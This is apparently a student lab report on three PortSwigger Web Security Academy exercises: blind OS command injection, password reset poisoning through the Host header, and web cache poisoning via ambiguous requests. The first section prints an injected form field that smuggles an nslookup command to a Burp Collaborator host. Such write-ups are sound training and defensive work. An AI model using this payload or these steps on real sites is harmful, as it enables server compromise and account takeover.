



ACADEMY
OF DIGITAL ARTS

Title :- OS command injection .

Prepared By :- Ahmed Dahman Saleh .

Date :- June , 2026 .

Introduction:-

In this report, we explore the mechanics of Blind OS Command Injection within a web application's feedback function. This vulnerability occurs when an application improperly sanitizes user-supplied input before passing it to a system shell. Unlike traditional command injection, where the output is directly reflected in the response, Blind OS Command Injection requires more sophisticated techniques—such as Out-of-Band (OOB) interactions—to confirm the vulnerability and exfiltrate data.

By leveraging OOB techniques (e.g., using tools like Burp Collaborator), an attacker can force the vulnerable server to perform a DNS or HTTP lookup to an external system, thereby confirming the execution of arbitrary commands despite the absence of a direct response. This laboratory environment serves as a practical demonstration of how such vulnerabilities can be exploited to bypass security controls and achieve sensitive data exfiltration, highlighting the critical importance of rigorous input validation and the principle of least privilege in system command execution.

Identification of Injection Point:-

The feedback submission form was analyzed to identify the input fields. The application's interface was examined to determine which parameters (Name, Email, Subject, Message) are processed and sent to the back-end server, serving as potential vectors for command injection.

← → ↺ 🏠

🔒 0a8800fe04f82fed82ea33d90085007a.web-security-academy.net/feedback

🔗 OffSec 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗨️ Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB

Submit feedback

Name:

test

Email:

test@test.com

Subject:

test

Message:

test

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Interception of HTTP Request:-

Using Burp Suite's Proxy tool, the HTTP POST request sent to the /feedback/submit endpoint was intercepted. This step was essential to inspect the request headers and body parameters, confirming the data structure that the server handles.

Time	Type	Direction	Method	URL
15:19:02 16 Ju...	HTTP	→ Request	POST	https://0a8800fe04f82fed82ea33d90085007a.web-security-academy.net/feedback/submit

Request

Pretty

Raw

Hex

```
1 POST /feedback/submit HTTP/1.1
2 Host: 0a8800fe04f82fed82ea33d90085007a.web-security-academy.net
3 Cookie: session=c82v0iGpWREXMLmPILjvHR3z8iMfNytj
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
```

?

⚙️


←

→

Search

Initial Blind Injection Attempt:-

A proof-of-concept payload was injected into the email field using the || operator, followed by an nslookup command directed to a unique Burp Collaborator subdomain. This technique was chosen to test for OOB (Out-of-Band) interaction, confirming whether the application executes OS-level commands in the background.




The screenshot shows the 'Request' tab in a web browser's developer tools. The request is a POST to a feedback endpoint. The payload is a CSRF token followed by a payload that uses the || operator to execute an nslookup command to a Burp Collaborator subdomain. The response is empty.

```
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 96
10 Origin: https://0a8800fe04f82fed82ea33d90085007a.web-security-academy.net
11 Referer: https://0a8800fe04f82fed82ea33d90085007a.web-security-academy.net/feedback
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17 Connection: keep-alive
18
19 csrf=E3eWbm1poFDtnc4SfKw80nTQBTX0qdF4&name=test&email=x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||&subject=test&message=test+
```

Analyzing Server Response:-

The server returned an HTTP 200 OK response. The absence of error messages or reflected input in the response confirms the "Blind" nature of the vulnerability, indicating that the command execution occurs asynchronously and does not produce direct feedback to the user interface.




The screenshot shows the 'Response' tab in a web browser's developer tools. The response is an HTTP 200 OK with a Content-Type of application/json and a Content-Length of 2. The response body is empty.

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
7 }
```

Successful OOB Interaction:-

The final payload was crafted to confirm the vulnerability execution by triggering an external DNS lookup. By observing the interaction in the Burp Collaborator instance (not shown), it was verified that the server reached out to the attacker-controlled domain, successfully proving the execution of arbitrary system commands.



Conclusion:-

The successful exploitation of this laboratory demonstrates the critical risk posed by unsanitized input in shell-executed functions. By leveraging OOB techniques, an attacker can confirm command execution even in blind scenarios. To mitigate this, it is recommended to avoid executing shell commands with user-supplied input entirely. If necessary, inputs should be strictly validated using a whitelist approach, and application functions should be re-implemented using secure, non-shell-based APIs.

HTTP Host header attacks:-

Basic password reset poisoning :-

Introduction :-

Password Reset Poisoning is a critical web application vulnerability that occurs when an application fails to properly validate the Host header (or other headers used to construct URLs) in password reset emails.

In this scenario, an attacker can manipulate these headers to inject a malicious domain, causing the password reset link generated by the server to point to an attacker-controlled server instead of the legitimate application. By tricking a victim into clicking this manipulated link, the attacker can capture the password reset token or facilitate an account takeover.

This laboratory exercise serves as a practical demonstration of how improper input validation within the password recovery workflow can lead to severe security compromises, highlighting the importance of strictly validating server-side configuration and HTTP request headers.

Password Reset Interface:-

WebSecurity Academy 

Basic password reset poisoning

LAB Not solved 

[Back to lab home](#) [Go to exploit server](#) [Back to lab description >>](#)


[Home](#) | [My account](#)

Please enter your username or email

[Submit](#)


Initial access to the password reset interface for user 'wiener' to initiate the vulnerability assessment.

Original HTTP Request:-




The original HTTP POST request captured in Burp Suite, displaying the legitimate `Host` header before manipulation.

Targeting the User:-



Modifying the request parameters to target the user 'carlos' and preparing for the HTTP header injection.

Host Header Injection:-



Performing a Host header injection by substituting the legitimate Host header with the attacker-controlled exploit-server.net to poison the generated reset link.

Exploit Server Configuration:-

Craft a response

URL: <https://exploit-0a4e005e03e2e17a81156185017c00b2.exploit-server.net/exploit>


HTTPS ☒

File:

Head:

Configuring the Exploit Server to intercept and log the incoming requests containing the poisoned password reset tokens.


Successful Injection Response:-



Verifogation of the successful Host header injection; the application response confirms the processing of the malicious request.

Intercepted Reset Link:-

Successful capture of the password reset email for user 'carlos', featuring a link pointing to the attacker's server instead of the legitimate application.



Password Reset Execution:-

Utilizing the leaked password reset token to access the password reset form for the target account.

← → ↻ 🏠 0a37006603b3e1dd81ec620500580015 web-security-academy.net/forgot-password?temp-forgot-passw ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Web Security Academy 

Basic password reset poisoning

LAB Not solved 

[Back to lab home](#) [Go to exploit server](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

New password

Confirm new password

Submit

Account Takeover Confirmation:-

Successful exploitation leading to unauthorized account takeover of the 'carlos' account, as verified by the application's account dashboard.

Web Security Academy 

Basic password reset poisoning

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Web cache poisoning via ambiguous requests:-

Introduction :-


In modern web architecture, caching mechanisms are critical for enhancing performance, reducing latency, and offloading backend servers. However, when these mechanisms are misconfigured or fail to properly normalize HTTP requests, they can become a gateway for Web Cache Poisoning attacks.

This report focuses on the exploitation of Web Cache Poisoning via Ambiguous Requests. This vulnerability arises when a frontend server (such as a load balancer, reverse proxy, or CDN) and a backend application server interpret the structure of an HTTP request differently. By crafting an "ambiguous" request—specifically one that creates conflicting interpretations of request boundaries or parameters—an attacker can trick the cache into storing a malicious response.

Once poisoned, the cache serves this malicious content to unsuspecting users who request the same resource, potentially leading to Cross-Site Scripting (XSS), session hijacking, or the delivery of unauthorized sensitive data. This analysis examines the technical mechanics of this vulnerability, demonstrates the exploitation process, and provides actionable recommendations to fortify the infrastructure against such request-smuggling and cache-manipulation techniques.


Initial Baseline Request:-

This figure shows the baseline HTTP request to the application. It establishes the standard state of the traffic, serving as a reference point before injecting any malicious headers or payloads to test how the cache key and backend server handle headers.



Identifying the Cache Key and Header Reflection:-


In this step, a cache-buster parameter (`?cb=123`) is added to bypass the cache, and an arbitrary Host header is injected. The response shows that the application reflects the malicious domain in the generated `<script>` source, indicating that the backend server uses the Host header to construct absolute URLs, which is a key requirement for this attack.



Poisoning the Cache:-

This figure demonstrates the successful poisoning of the cache. By sending the ambiguous request (containing multiple Host headers), the frontend and backend servers interpret the request differently. The cache stores the response generated by the

backend, which now contains the malicious script sourced from the attacker's exploit server.



Verification of the Poisoned Response:-

This shows the application serving the poisoned response to a legitimate request (without the cache-buster). The presence of the malicious script tag in the HTML body confirms that the cache has been successfully poisoned and will continue to serve this compromised content to all subsequent users until the cache entry expires.

